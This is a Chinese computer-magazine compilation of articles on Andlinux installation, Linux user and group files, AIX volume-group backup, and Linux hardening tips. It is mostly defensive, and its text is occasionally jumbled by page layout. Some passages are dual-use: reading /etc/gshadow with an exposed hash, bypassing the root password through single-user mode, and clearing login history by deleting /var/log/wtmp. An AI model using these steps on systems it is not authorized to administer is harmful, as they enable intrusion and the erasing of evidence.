Andlinux 系统的启动方式，可以在如图2所示的界面中指定。在此界面中，共有三个启动类型供您选择：第一个单选项是指在命令行模式下手动运行 Andlinux；第二个单选项是指通过快捷方式以 NT 服务方式手动启动 Andlinux；第三个单选项是指以 NT 服务方式随 Windows 系统启动而自动启动 Andlinux 系统。如果您不是实时使用 Andlinux 系统，可以选择“通过快捷方式”——“手动启动”的方式来进行安装。



图2 Andlinux 系统启动方式选择界面

### 指定访问 Windows 文件的方式

Windows 文件访问方式的指定界面是在 Andlinux 系统启动方式指定完成后，接着出现的。它主要是用来让您指定是通过 COFS 方式，还是 Samba 方式来访问 Windows 系统下的文件。使用 COFS 方式时的设置是非常简单的，但是如果您的 Windows 系统下的文件使用了一些特殊字符来作为文件名，那么您最好还是使用 Samba 的方式来访

问它们。这能让您在以后的使用过程中减少许多不必要的麻烦。

### 配置 Samba

如果您在指定访问 Windows 文件的访问方式时，指定了以 Samba 的方式访问，那么当您单击【Next】按钮继续进行安装时，就会出现配置 Samba 的界面。此界面中一共有如下的四个文本框需要您填入正确的内容：

(1) Name of the windows file share 文本框：在此文本框中填入一个已经设置好共享的文件夹名。

(2) User name to access the file share 文本框：在此文本框中填入访问 Windows 文件时所使用的用户名。

(3) Password of that user 文本框：填入访问密码。

(4) Repeat the password 文本框：重新输入一次上述密码，用来确认两次密码是否相同。

当复制完文件之后，Andlinux 安装程序会安装一个 Tap-colinux 虚拟网卡，此时会弹出一个此虚拟网卡没有通过 Windows 系统认证的对话框，可直接单击【继续安装】按钮完成此虚拟网卡的安装。其他的安装步骤，如果您没有什么特别的要求，都可以按照安装界面中的默认值，直接单击【Next】按钮继续安装直到完成。

### 运行 Andlinux 系统

当 Andlinux 系统安装完成后，如果在安装时没有设置它自动启动的话，那么在重新启动系统后，Andlinux 服务是不会运行的。但是会启动一个称做 menu.exe 的程序，它就是 KDE 菜单程序，并在系统任务栏右下角的托盘区显示一个 K 字样的图标。当您通过单击【开始】→【所有程序】→【Andlinux】菜单下的【Start Andlinux】菜单后启动 andServer (coLinux) 服务后，就可以通过单击 KDE 菜单中的菜单项来运行这些 Linux 应用程序了。

Andlinux 系统会创建一个大约 4GB 的虚拟磁盘空间，用来保存它所必需的二进制文件，以及要安装到其中的应用程序文件。Andlinux 系统安装后，一些基本的应用程序都已经安装好了，如果您想更新或安装其他的应用程序，可以使用 apt-get 命令。还可以直接从网上下载某个应用程序的源代码包，然后进行编译安装。所有的安装操作，就如同在 Ubuntu 系统下一样。

总体来说，Andlinux 系统为 Windows 用户体验 Linux 系统提供了一种比较容易的解决方法，也为想使用两种系统相互协作的用户提供了一种独特的“双系统”解决方案。如果您正在为如何解决同时使用 Windows 和 Linux 系统发愁的话，不妨现在就立即试试 Andlinux 系统。



## Linux 中的用户和组管理（下）

北京 李洋

### 用户组账号文件——group

/etc/passwd 文件中包含着每个用户默认的分组 ID (GID)。在/etc/group 文件中，这个 GID 被映射到该用户分组的名称及同一分组中的其他成员上。

/etc/group 文件含有关于小组的信息，/etc/passwd 中的每个 GID 在文件中应当有相应的入口项，入口项中列出了小组名和小组中的用户，可以方便地了解每个小组的用户，否则必须根据 GID 在/etc/passwd 文件中从头至尾地寻找同组用户，这提供了一个比较快捷的寻找途径。/etc/group 文件对小组的许可权限的控制并不是必要的，因为系统使用来自于/etc/passwd 文件的 UID、GID 来决定文件存取权限，即使/etc/group 文件不存在于系统中，具有相同 GID 的用户也能以小组的存取许可权限共享文件。小组就像登录用户一样可以有口令。如果/etc/group 文件入口项的第二个域为非空（通常用 x 表示），则将被认为是加密口令。/etc/group 文件中每一行的内容如下所示：

用户分组名；

加过密的用户分组口令；

用户分组 ID 号 (GID)；

以逗号分隔的成员用户清单。

下面是系统中一个具体的/etc/group 文件的例子：

```
#cat /etc/group //使用 cat 命令显示文件
//显示内容
root:x:0:root
bin:x:1:root,bin,daemon
liyang:x:500:
```

以上面文件的第四行为例，它说明在系统中存在一个名为 bin 的用户组，信息如下：

用户分组名为 bin；

用户组口令已经加密，用“x”表示；

GID 为 1；

同组的成员用户有：root、bin、daemon。

### 组账号文件——gshadow

和用户账号文件的作用一样，组账号文件也是为了加强组口令的安全性。它是为了防止黑客对其进行暴力攻击而采用的一种将组口令与组的其他信息相分离的安全机制。其格式如下：

用户组名；

加密的组口令；

组成员列表。

下面是系统中一个具体的/etc/gshadow 文件的例子：

```
#cat /etc/gshadow //使用 cat 命令显示文件内容
//显示内容
root:::root
bin:::root,bin,daemon
daemon:::root,bin,daemon
sys:::root,bin,adm
adm:::root,adm,daemon
tty::supersun:8kWun wgCidG2o::liyangsuper, snappy
liyangsuper:::
snappy:::
```

以组 supersun 为例，其加密后的组口令为：8kWunwgCidG 2o，其成员包括 liyangsuper 和 snappy。其他的以“::”结尾的组表明没有组成员，但是用户可以自行添加。

### 使用 pwck 和 grpck 命令验证用户和组文件

Linux 提供了 pwck 和 grpck 两个命令分别验证用户及组文件，以保证这两个文件的一致性和正确性。下面将分别加以介绍。

pwck 用来验证用户账号文件 (/etc/passwd) 和影子文件 (/etc/shadow) 的一致性，验证文件中的每一个数据项中每个域的格式及数据的正确性。如果发现错误，该命令将会提示用户对出现错误的项进行删除。

该命令主要验证每个数据项是否具有：

正确的域数目；

唯一的用户名；

合法的用户和组标识；

合法的主要组群；

合法的主目录；

合法的登录 shell。

如果检查发现域数目与用户名错误，则该错误是致命的，需要用户删除整个数据项。其他的错误均为非致命的，将会需要用户进行修改，而不一定要删除整个数据项。

下面的例子说明如何使用该命令：

```
#cat /etc/passwd //显示系统中的用户账号文件
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
#vi /etc/passwd
//编辑该账号文件，并加入一项不存在的数据项
/"super:x:200:200:superman:/home/super:/bin/bash"
#pwck /etc/passwd //执行验证工作
//验证出系统并不存在该 super 用户
user adm: directory /var/adm does not exist
user news: directory /etc/news does not exist
```



```
user uucp: directory /var/spool/uucp does not exist
user gopher: directory /var/gopher does not exist
user pcap: directory /var/arpwatch does not exist
user super: no group 200
user super: directory /home/super does not exist
pwck: no changes
//再次编辑该账号文件，加入不正确的数据项 "super:x:200:200:
superman:/home/super."
//执行验证工作
#pwck /etc/passwd
user adm: directory /var/adm does not exist
user news: directory /etc/news does not exist
user uucp: directory /var/spool/uucp does not exist
user gopher: directory /var/gopher does not exist
user pcap: directory /var/arpwatch does not exist
user super: no group 200
user super: directory /home/super does not exist
invalid password file entry
delete line "? y
pwck: the files have been updated
```

上述执行的两次验证操作结果不一样：第一次并没有要求用户删除不正确的数据项，原因是数据项中域的数目没有发生错误；而第二次域的数目少了一个（本来应该有七项，只有六项），所以是致命错误，系统提示用户进行删除，用户确定删除后该文件验证才通过。同样，也可以用该命令来验证/etc/shadow 文件的一致性。

与 pwck 命令类似，grpck 命令是用来验证组账号文件（/etc/group）和影子文件（/etc/gshadow）的一致性和正确性的。该命令验证文件中的每一个数据项中每个域的格式及数据的正确性。如果发现错误，该命令将会提示用户对出现错

误的数据项进行删除。

该命令主要验证每个数据项是否具有：

正确的域数目；

唯一的组群标识；

合法的成员和管理员列表。

如果检查发现域数目与组名错误，则该错误是致命的，用户要删除整个数据项。其他的错误均为非致命的，将会需要进行修改，而不一定要删除整个数据项。

下面的例子说明如何使用该命令：

```
#cat /etc/group //显示系统中原来的用户账号文件
root:x:0:root,patterson
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
tty:x:5:
disk:x:6:root
lp:x:7:daemon,lp
#vi /etc/group
//编辑该账号文件，加入不正确的数据项 "test:x"
//执行验证工作
#grpck /etc/group
invalid group file entry
delete line "test:x"? y
grpck: the files have been updated
```

上述命令判断出插入的数据项的域数目不正确，是致命错误，因而提示用户删除相关数据项。同样，可以使用该命令验证/etc/gshadow 影子文件的一致性，操作步骤相同，这里不再赘述。

## AIX 卷组备份和恢复案例分析

衢州广播电视大学 余燕芳

### 备份恢复需求

现场环境描述：一台 IBM B80 小型机，其系统卷组为 rootvg，总空间大小为 18.2GB，数据空间 12GB，用户卷组 datavg 总空间大小为 104GB，数据空间 80GB，本地磁带机使用的磁带是 20GB/40GB，另外还有一个采用专业备份软件进行管理的外部磁带库，该磁带库同时被众多的服务器共享。要求在每晚零点停止业务应用并对两个卷组进行自动备份。

但在实际备份方案分析中发现存在一些问题：

首先，虽然系统卷组 rootvg 可以采用 mksysb 命令将其备份到本地磁带机的磁带上，但用户卷组 datavg 显然数据量太大无法通过本地磁带机备份，而且本地磁带机一次只能放一盒磁带，管理员每天晚上零点跑过来更换磁带是不现实的，因此用户卷组 datavg 只能往外部磁带库上备份。

其次，由于外部磁带库采用专业备份软件进行管理，用

IBM AIX 系统对磁盘空间管理与 Windows 系统是截然不同的，它采用逻辑卷管理器（LVM）管理物理硬盘和逻辑空间。LVM 由物理卷、卷组、逻辑卷、物理分区、逻辑分区、文件系统等组成。其中卷组是一个或多个物理硬盘的集合，通常一个基于 AIX 的应用系统会有一个系统卷组和若干个用户卷组组成。对于系统卷组可以使用 mksysb 命令将其备份到本地磁带机，当系统崩溃或故障时可以使用本地磁带引导进行操作系统的恢复，对于用户卷组可以使用 savevg 命令将其备份到磁带机，使用 restvg 命令恢复整个用户卷组。

许多单位的用户会要求对 AIX 的应用系统定期进行卷组级别的备份，这样就像在 Windows 环境下克隆一样，在系统出现崩溃时可以将其完整地恢复起来。本文将介绍一个特殊应用环境下的卷组级别的备份恢复案例。

户卷组 datavg 备份时无法采用 AIX 常用的 savevg 命令对外部磁带库进行调用，否则将打乱其他众多服务器的数据备份，并造成其他服务器备份数据的损坏。

第三，采用的专业备份管理软件只购买了最基本的功能，只能完成文件级的备份（即只能备份文件类型的数据），不能通过它将整个用户卷组 datavg 备份下来。

## 备份恢复方案分析及实现

实际处理中我们采用了一个巧妙的方法，解决了上述问题：我们将用户卷组的备份命令一分为二，先通过 savevg 命令仅采集用户卷组的映像信息（所谓用户卷组映像信息是指仅包含有该用户卷组的物理卷、逻辑卷、物理分区、文件系统等情况的信息，而没有具体的数据文件），接下来就可以使用已有的专业备份软件文件级的备份功能将用户卷组的具体数据文件备份到外部磁带上。具体实现过程和相关脚本内容如下。

## 备份方案的实现

第一步：编辑脚本获取用户卷组映像信息

如上所述卷组映像信息只包含卷组的基本信息而没有具体的数据文件，通过卷组映像信息我们可以恢复出用户卷组 datavg 的基本架构。

在系统的 rootvg 中，建立一个 vgbackup 目录，在 vgbackup 目录中建立 tools、logs 目录，在 logs 目录中建立 vgimages 目录，在/vgbackup 目录下建立 backup.sh 脚本。在每次系统卷组 rootvg 备份前执行此脚本获取用户卷组映像信息。脚本内容大致如下：

```
for i in `cat /vgbackup/tools/vgdatatempfile2`
do
rm /vgbackup/logs/vgimages/$i.bkup
echo "/*" >/etc/exclude.$i
/usr/bin/savevg -f/vgbackup/logs/vgimages/$i.bkup -i -e $i
rm /etc/exclude.$i
done
```

第二步：编辑已有专业备份管理软件的默认脚本

备份任务的发起仍由专业备份软件来统一管理，我们在

其默认的启动备份任务的脚本中加入停止业务应用的命令，同时加入上述 backup.sh 获取用户卷组信息脚本的命令和启动系统卷组 rootvg 备份的命令（备份到本地磁带机），脚本名为 startbackup.sh，内容如下：

```
stopapp
wait 300s
/vgbackup/backup.sh
/usr/bin/mksysb '-i' /dev/rmt0
wait 300s
```

第三步：通过备份管理软件制定备份策略

在备份管理软件中制定策略，此策略将用户卷组 datavg 文件系统中的所有具体文件备份到磁带上。备份策略定在每天零点执行。

## 备份过程的说明

每天零点备份管理软件将自动调用已建立好的备份策略，该策略会调用其默认的启动脚本 startbackup.sh，并顺序执行停止业务系统、获取用户卷组映像信息并保存在/vgbackup 目录下、备份系统卷组、备份用户卷组 datavg 下的具体文件到磁带上。

## 恢复方案的实现

在路径/vgbackup/logs/vgimages/中存放了当前的卷组映像，该映像中包含了 datavg.data 文件。

假设在系统崩溃的情况下，上述备份方案可以完全恢复原系统。恢复步骤如下：

第一步：将 rootvg 磁带放入本地磁带机，通过本地磁带引导进行操作系统的恢复。

第二步：在 AIX 环境下，执行命令：#restvg f/vgbackup/logs/vgimages/datavg.data，即可恢复各用户卷组 datavg 的信息（包括文件系统）。

第三步：用备份管理软件从磁带库中恢复具体的文件到用户卷组 datavg 中。

至此，整个系统便可以完整地恢复回来了。

## Linux 系统安全防护小技巧

Linux 应用已经深入到企业、政府和千家万户，在安全问题日趋重要和网络威胁日益增多的今天，如何做好 Linux 的安全防护是用户面对的首要问题。本文将为大家提供一系列快捷实用的安全防护小技巧，供您在实际使用中参考。

## 防止非法用户通过 single 模式登录系统

Linux 启动后出现“boot:”提示时，使用一个特殊的命

北京 李洋  
令“linux single”、“linux 1”或“init 1”就能进入单用户模式（Single-User mode）。在系统维护的时候，这个命令有时非常有用，比如忘记超级用户（root）密码，最有效的方法就是重启系统，在“boot:”提示下输入“linux single（或 linux 1）”，以超级用户进入系统后，编辑 Passwd，去掉“root”一行中的“x”即可。然而，安全问题也随之而来，如果某个能接触到用户计算机的非法用户重启系统，以单用户模式进

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

入系统，改掉密码，就能对系统进行任意的非法操作。

为了解决上述问题，我们可以使用如下对策：以超级用户（root）进入系统，编辑启动文件/etc/inittab，改变启动选项 id:3:initdefault 的设置，可以让系统在重新启动、进入单用户模式的时候提示输入超级用户密码：—S:wait:/sbin/sulogin。然后执行命令/sbin/init q 使这一设置生效。这样，即使要进入单用户模式，系统也会提示用户输入超级用户密码。

## 禁止不必要的 suid/sgid 程序

作为用户，我们在执行操作的时候要依靠其他程序。因为用户启动的程序继承了用户标识，因此它们不能访问任何不允许用户访问的文件系统对象。Linux 权限模型有两个专门的置位符，叫做“**suid**”和“**sgid**”。当设置了一个可执行程序的“**suid**”这一位时，它将代表可执行文件的所有者运行，而不是代表启动程序的人运行。**Suid**可以使普通用户以 **root** 权限执行某个程序，因此应严格控制系统中的此类程序。在许多环境中，**suid** 很管用，但是不恰当地使用这些程序可能使系统的安全遭到破坏。最好尽可能地少用“**suid**”程序。**passwd** 命令是为数不多的必须使用“**suid**”的命令之一。另外，**sgid** 以同样的方式工作。它允许程序继承程序组的所有权，而不是当前用户的程序所有权。

因此，一些不必要的 `suid/sgid` 置位极有可能赋予程序过高的执行权限而导致安全隐患。我们应该找出 `root` 所属的带 `s` 位的程序，然后禁止其中不必要的程序，如下步骤所示：

```
# find/-type f \( -perm -04000 -o -perm -02000 \) -print |less
# chmod a-s [filename]
# chmod g-s [filename]
```

### 用户超时注销

如果用户离开时忘记注销账户,则可能给系统安全带来隐患,能够接近计算机的非法用户则可能通过这段时间直接操作计算机并进行非法操作。为了解决这个非常容易忽视的问题,我们可以修改/etc/profile 文件,保证账户在一段时间没有操作后,自动从系统注销。具体步骤如下:

编辑文件/etc/profile, 在“HISTFILESIZE=”行的下一行增加如下行:

TMOUT=300

则所有用户将在 5 分钟无操作后自动注销。用户可以根据上述原理自己设定超时间隔。

## 口令保护

口令是系统中认证用户的主要手段,系统安装时默认的口令最小长度通常为 5,但为保证口令不易被猜测攻击,可增加口令的最小长度,至少等于 8。为此,需修改文件 `/etc/login.defs` 中参数 `PASS_MIN_LEN`。同时应限制口令使用时间,保证定期更换口令,建议修改参数 `PASS_MIN_DAYS`。

目前密码破解程序大多采用字典攻击及暴力攻击手段，而其中用户密码设定不当，则极易受到字典攻击的威胁。很多用户喜欢用自己的英文名、生日或者账户等信息来设定密码，这样，黑客可能通过字典攻击或者是社会工程的手段来破解密码。所以建议用户在设定密码的过程中，应尽量使用非字典中出现的组合字符，并且采用数字与字符相结合、大小写相结合的密码设置方式，增加密码被黑客破解的难度。而且，也可以使用定期修改密码、使密码定期作废的方式，来保护自己的登录密码。

具体参考原则如下:

口令长度至少为 8 个字符；口令越长越好。若使用 MD5 口令，它应该至少有 15 个字符。若使用 DES 口令，使用最长长度（即 8 个字符）。

大小写字母混用：Linux 区分大小写，因此混用大小写字母会增加口令的强健程度。

混用字母和数字：在口令中添加数字，特别是在中间添加（不只在开头和结尾处）能够加强口令的强健性。

包括字母和数字以外的字符：&、\$、和>之类的特殊字符可以极大地增强口令的强健性(若使用 DES 口令则不能使用此类字符)。

## 保护密码文件

Linux 网络操作系统提供了用户账号、文件系统权限和系统日志文件等基本安全机制，如果这些安全机制配置不当，就会使系统存在一定的安全隐患。因此，网络系统管理员必须小心地设置这些安全机制。

用户账户文件——`/etc/passwd/etc/passwd` 文件是 UNIX 安全的关键文件之一。

用户影子文件——shadow。由于/etc/passwd 文件是全局可读的，而且口令加密的算法是公开的，如果有恶意用户取得了/etc/passwd 文件，便可以穷举所有可能的明文通过相同的算法计算出密文进行比较，直到相同，从而破解口令。因此，针对这种安全问题，Linux/UNIX 广泛采用了“shadow（影子）文件”机制，将加密的口令转移到/etc/shadow 文件里，该文件只有 root 超级用户可读，而同时/etc/passwd 文件的密文域显示为一个 x，从而最大限度地减少了密文泄露的机会。

用户组账号文件——`/etc/group`、`/etc/passwd` 文件中包含着每个用户默认的分组 ID (GID)。在 `/etc/group` 文件中, 这个 GID 被映射到该用户分组的名称及同一分组中的其他成员上。

组账号文件——`/etc/gshadow`。如同用户账号文件的作用一样，组账号文件也是为了加强组口令的安全性，防止黑客对其实行的暴力攻击，而采用的一种将组口令与组的其他信息相分离的安全机制。

为了保护上述文件不被修改而影响到 Linux 系统的用户和组管理，我们可以进行如下操作：



首先改变文件属性为 600：

```
# chmod 600 /etc/passwd
```

保证文件的属主为 root，然后还可以将其设置为不能改变。

```
# chattr +i /etc/passwd
```

这样，对该文件的任何改变都将被禁止，只有 root 重新设置复位标志后才能进行修改：

```
# chattr -i /etc/passwd.
```

同理，我们使用上述方法还可以对系统中其他的重要配置文件进行保护，比如 Web 服务器的配置文件 httpd.conf、Vsftpd FTP 服务器的配置文件 vsftpd.conf 等。

## 关闭不必要的网络服务

早期的 Linux 版本中，每一个不同的网络服务都有一个服务程序（守护进程，Daemon）在后台运行，后来的版本用统一的/etc/inetd 服务器程序担此重任。Inetd 是 Internet daemon 的缩写，它同时监视多个网络端口，一旦接收到外界传来的连接信息，就执行相应的 TCP 或 UDP 网络服务。在后继的 Linux 版本中（比如 Red Hat Linux 7.2 之后），取而代之的是采用 xinetd 进行网络服务的管理。由于受 xinetd 的统一指挥，因此 Linux 中的大部分 TCP 或 UDP 服务都是在 /etc/xinetd.d 目录下的相应文件中设定的。所以取消不必要服务的第一步就是检查该目录下对应网络服务的文件，将不必要的服务关闭，设为 disable。方法如下所示：

```
service telnet
{
    disable = yes    //将该域置为“no”，则表明关闭该服务
    flags = REUSE
    socket_type = stream
    wait = no
    user = root
    server = /usr/sbin/in.telnetd
    log_on_failure+= USERID
}
```

一般来说，除了 HTTP、SMTP、Telnet 和 FTP 之外，其他服务都应该取消，诸如简单文件传输协议 TFTP、网络邮件存储及接收所用的 IMAP/IPoP 传输协议、寻找和搜索资料用的 gopher 及用于时间同步的 daytime 和 time 等。还有一些报告系统状态的服务，如 finger、efinger、systat 和 netstat 等，虽然对系统查错和寻找用户非常有用，但也给黑客提供了方便之门。例如，黑客可以利用 finger 服务查找用户的电话、使用目录及其他重要信息。因此，很多 Linux 系统将这些服务全部取消或部分取消，以增强系统的安全性。具体的设置用户可以在 Linux 命令行模式下使用 setup 命令进入系统服务选项进行详细设置。

## 保护数据传输安全

当前在网络上使用的诸如 FTP、Telnet、PoP 等服务在本质上都是不安全的，它们在网络上使用明文传送口令和数据，黑客非常容易就可以截获这些口令和数据，从而破坏数

据的机密性和完整性。通过使用 SSH，用户可以把所有传输的数据进行加密，这样即使网络中的黑客能够劫持用户所传输的数据，如果不能解密的话，也不能对数据传输构成真正的威胁。另外，传输的数据是经过压缩的，所以可以加快传输的速度。SSH 有很多功能，它既可以代替 Telnet，又可以为 FTP、PoP 提供一个安全的“传输通道”。在不安全的网络通信环境中，它提供了很强的验证（authentication）机制与非常安全的通信环境。SSH 是由客户端和服务端端的软件组成的，有两个不兼容的版本，分别是 1.x 和 2.x。用 SSH 2.x 的客户程序是不能连接到 SSH 1.x 的服务器程序上去的。

OpenSSH 2.x 同时支持 SSH 1.x 和 2.x。

如果没有安装，则执行如下命令：

```
#rpm -ivh openssh-3.5p1-6
#rpm -ivh openssh-server-3.5p1-6
#rpm -ivh openssh-askpass-gnome-3.5p1-6
#rpm -ivh openssh-clients-3.5p1-6
#rpm -ivh openssh-askpass-3.5p1-6
```

安装完成之后，可以使用下述两个命令中的任何一个进行启动并登录：

```
#service sshd start
#/etc/rc.d/init.d/sshd start
#ssh -l [username] [address of the remote host]
```

## 控制远程登录访问

控制远程登录访问是保护 Linux 安全的必要手段。在 Linux 中可通过/etc/hosts.allow 和/etc/hosts.deny 这两个文件允许和禁止远程主机对本地服务的访问。

首先，编辑 hosts.deny 文件，加入下列行：

```
# Deny access to everyone
ALL: ALL@ALL
```

则所有服务对所有外部主机禁止，除非由 hosts.allow 文件指明允许。

然后，编辑 hosts.allow 文件，可加入下列行：

```
sshd: 220.17.31.*:allow
ftp: 220.17.31.4:allow
```

上述文件则将允许 IP 地址段为 220.17.31.\* 的主机访问本机的 SSH 服务，也允许地址为 220.17.31.4 的主机访问本机的 FTP 服务。

## 使用 PAM 机制

PAM（Pluggable Authentication Modules）是一套共享库，其目的是提供一个框架和一套编程接口，将认证工作由程序员交给管理员，PAM 允许管理员在多种认证方法之间作出选择，它能够改变本地认证方法而不需要重新编译与认证相关的应用程序。

PAM 的功能包括：

- ◆ 加密口令（包括 DES 以外的算法）
- ◆ 对用户进行资源限制，防止 DOS 攻击



- ◆ 允许随意使用 Shadow 口令
- ◆ 限制特定用户在指定时间从指定地点登录
- ◆ 引入概念“client plug-in agents”，使 PAM 支持 C/S 应用中的机器——机器认证成为可能

PAM 为更有效的认证方法的开发提供了便利，在此基础上可以很容易地开发出替代常规的用户名加口令的认证方法，如智能卡、指纹识别等认证方法。

## 关注日志文件

在 Linux 系统中，有 3 个主要的日志子系统值得用户特别注意：

连接时间日志——由多个程序执行，把记录写入到 `/var/log/wtmp` 和 `/var/run/utmp` 中。`login` 等程序更新 `wtmp` 和 `utmp` 文件，使系统管理员能够跟踪谁在何时登录到系统。

进程统计——由系统内核执行。当一个进程终止时，为每个进程往进程统计文件（`pacct` 或 `acct`）中写一个记录。进程统计的目的是为系统中的基本服务提供命令使用统计。

错误日志——由 `syslogd` 执行。各种系统守护进程、用户程序和内核通过 `syslog` 向文件 `/var/log/messages` 报告值得注意的事件。

另外有许多 Linux 程序创建的日志。像 HTTP 和 FTP 这样提供网络服务的服务器也保存着详细的日志。

## Linux Shell 小常识

Linux 以它的高效性和灵活性著称。它能够在 PC 上实现全部的 UNIX 特性，具有多任务、多用户的能力。Linux 是在 GNU 公共许可权下免费获得的，是一个符合 POSIX 标准的操作系统。Linux 操作系统软件包不仅包括完整的 Linux 操作系统，而且还包括了文本编辑器、高级语言编译器等应用软件。Linux 一般由四个主要部分组成：内核、Shell、文

件结构和实用工具。

Shell 是系统的用户界面，提供了用户与内核进行交互操作的一种接口。它接收用户输入的命令并把它送入内核去执行。实际上 Shell 是一个命令解释器，它解释由用户输入的命令，并且把它们送到内核。不仅如此，Shell 有自己的编程语言，用于对命令的编辑，它允许用户编写由 shell 命令组成的程序。Shell 编程语言具有普通编程语言的很多特点，用这种编程语言编写的 Shell 程序与其他应用程序具有同样的效果。

Linux 提供了像 Microsoft Windows 那样的可视化的命令输入界面——X Window 的图形用户界面（GUI）。它提供了很多窗口管理器，其操作就像 Windows 一样，有窗口、图标和菜单，所有的管理都是通过鼠标控制的。现在比较流行的窗口管理器是 KDE 和 GNOME。每个 Linux 系统的用户可以拥有自己的用户界面或 Shell，以满足自己专门的 Shell 需要。

同 Linux 本身一样，Shell 也有多种不同的版本。目前主要有下列版本的 Shell：

Bourne Shell：是贝尔实验室开发的，诞生于 1975 年，作者是 Steve Bourne。

BASH：GNU 的 Bourne Again Shell，GNU 操作系统上默认的 shell。

Korn Shell：是对 Bourne Shell 的发展，在大部分内容上与 Bourne Shell 兼容。

有一点需要说明：在平常的应用中，建议用户不要用 root 账号运行 shell，如果您还是新手，这一点尤其要注意。作为普通用户，不管您有意还是无意，都无法破坏系统；但如果是 root 就不同了，只要敲几个字母，就可能导致灾难性的后果。

## Linux 网络安全策略

福建 老牛

### 合理应用 Linux 操作系统的基本安全机制

Linux 操作系统提供了用户账号、文件系统权限和系统日志文件等基本的安全机制，如果这些安全机制配置不当，就会使系统存在一定的安全隐患。因此，管理员必须小心地设置这些安全机制。

#### 用户账号

在 Linux 系统中，用户账号是用户的身份标志，它由用户名和用户口令组成。在 Linux 系统中，系统将输入的用户名存放在 `/etc/passwd` 文件中，而将输入的口令以加密的形式存放在 `/etc/shadow` 文件中。在正常情况下，这些口令和其他

随着互联网的日益普及，采用 Linux 网络操作系统作为服务器的用户也越来越多：一方面是因为 Linux 是开放源代码的免费正版软件；另一方面也是因为较之微软的 Windows NT/Windows 2000 Server 网络操作系统而言，Linux 系统具有更好的稳定性、高效率 and 安全性。如何确保 Linux 操作系统的安全，是网络安全的根本所在。只有 Linux 操作系统安全可靠，才能保证整个网络的安全。因此，详细分析 Linux 系统的网络安全机制，找出它可能存在的安全隐患，给出相应的安全策略和保护措施是十分必要的。本文希望就这一问题进行有益的分析 and 探讨。

信息由操作系统保护，能够对其进行访问的只能是超级用户（root）和操作系统的一些应用程序。但是如果配置不当或在一些系统运行出错的情况下，这些信息可以被普通用户得到。进而，不怀好意的用户就可以使用一类被称为“口令破解”的工具去得到加密前的口令。

### 文件系统权限

Linux 文件系统的安全主要是通过设置文件的权限来实现的。每一个 Linux 的文件或目录，都有三组属性，分别定义文件或目录的所有者，用户组和其他人的使用权限（只读、可写、可执行、允许 SUID、允许 SGID 等）。

### 注意

权限为 SUID 和 SGID 的可执行文件，在程序运行过程中，会给进程赋予所有者的权限，如果被黑客发现并利用就会给系统造成危害。

### 日志文件

Linux 的日志文件是用来记录整个操作系统使用状况的。作为一个 Linux 网络系统管理员要充分用好以下几个日志文件：

- ◆ /var/log/lastlog：记录最后进入系统的用户的信息，包括登录的时间、登录是否成功等信息。这样用户登录后只要用 lastlog 命令查看一下/var/log/lastlog 文件中记录的所用账号的最后登录时间，再与自己的用机记录对比一下就可以发现该账号是否被黑客盗用。
- ◆ /var/log/secure：记录系统自开通以来所有用户的登录时间和地点，可以给系统管理员提供更多的参考。
- ◆ /var/log/wtmp：记录当前和历史登录到系统的用户的登录时间、地点和注销时间等信息。可以用 last 命令查看，若想清除系统登录信息，只需删除这个文件即可，系统会生成新的登录信息。

## 充分利用 Linux 操作系统的网络安全机制

### 关于 ping

很多网络扫描工具都是使用 ping 来探测主机状态的，关掉 ping 后，会认为主机不可到达。如果能做到没有人能 ping 通您的机器并收到响应，就可以大大增强您站点的安全性了。您可以加下面的一行命令到/etc/rc.d/rc.local，以使每次启动后自动运行，这样就可以阻止您的系统响应任何从外部/内部来的 ping 请求。

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

### 关于 Telnet

在 Linux 下，用 Telnet 进行远程登录时，用户名和密码是明文传输的，这就有可能被在网上监听的其他用户截获。另一个危险是黑客可以利用 Telnet 登入系统，如果他又

获取了超级用户密码，则对系统的危害将是灾难性的。因此，如果不是特别需要，不要开放 Telnet 服务。如果一定要开放 Telnet 服务，应该要求用户用特殊的工具软件进行远程登录，这样就可以在网上传送加密过的用户密码，以免密码在传输过程中被黑客截获。

如果您希望用户用 Telnet 远程登录到您的服务器时不要显示操作系统和版本信息（可以避免有针对性的漏洞攻击），应该改写/etc/inetd.conf 中的一行，像下面这样：

```
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd -h
```

加-h 标志在最后使得 telnet 后台不要显示系统信息，而仅仅显示 login。

### 关于其他网络服务

作为一种服务器软件，Linux 提供了 FTP、WWW、电子邮件等各种各样的服务。Linux 管理大多数这类服务的方法是通过一个端口体系实现的。例如 FTP 的端口号是 21。如果您有兴趣，可以在/etc/services 文件找到一个端口号和服务名字的对照清单。为了节约系统资源及简化系统管理，许多服务都通过配置文件/etc/inetd.conf 来控制，/etc/inetd.conf 文件告诉系统怎样来运行各个服务。

### 检查系统中运行的服务

许多开发商在 inetd.conf 的默认设置中运行了大量的服务，从尽可能安全的角度来看它们中的许多都应该关闭。在一般的内部网环境下这样的安全性不会产生问题。只要安全性足以防止这类“温和”环境内的意外损害，提供服务就比防范它们更为重要。但是，对于直接和 Internet 相连的 Linux 机器就不能再抱同样的观点。

要检查 Linux 系统中当前运行了哪些服务，输入命令：

```
netstat -vat
```

该命令的输出如下：

```
tcp 0 0 *:6000 *:* LISTEN
tcp 0 0 *:www *:* LISTEN
tcp 0 0 *:auth *:* LISTEN
tcp 0 0 *:finger *:* LISTEN
tcp 0 0 *:shell *:* LISTEN
tcp 0 0 *:sunrpc *:* LISTEN
```

每一个带有“LISTEN”的行代表一个正在等待连接的服务。这些服务中有一部分以独立程序的形式运行，但其中许多服务都由/etc/inetd.conf 控制。如果您不能肯定某个服务的具体情况，请查看/etc/inetd.conf：

```
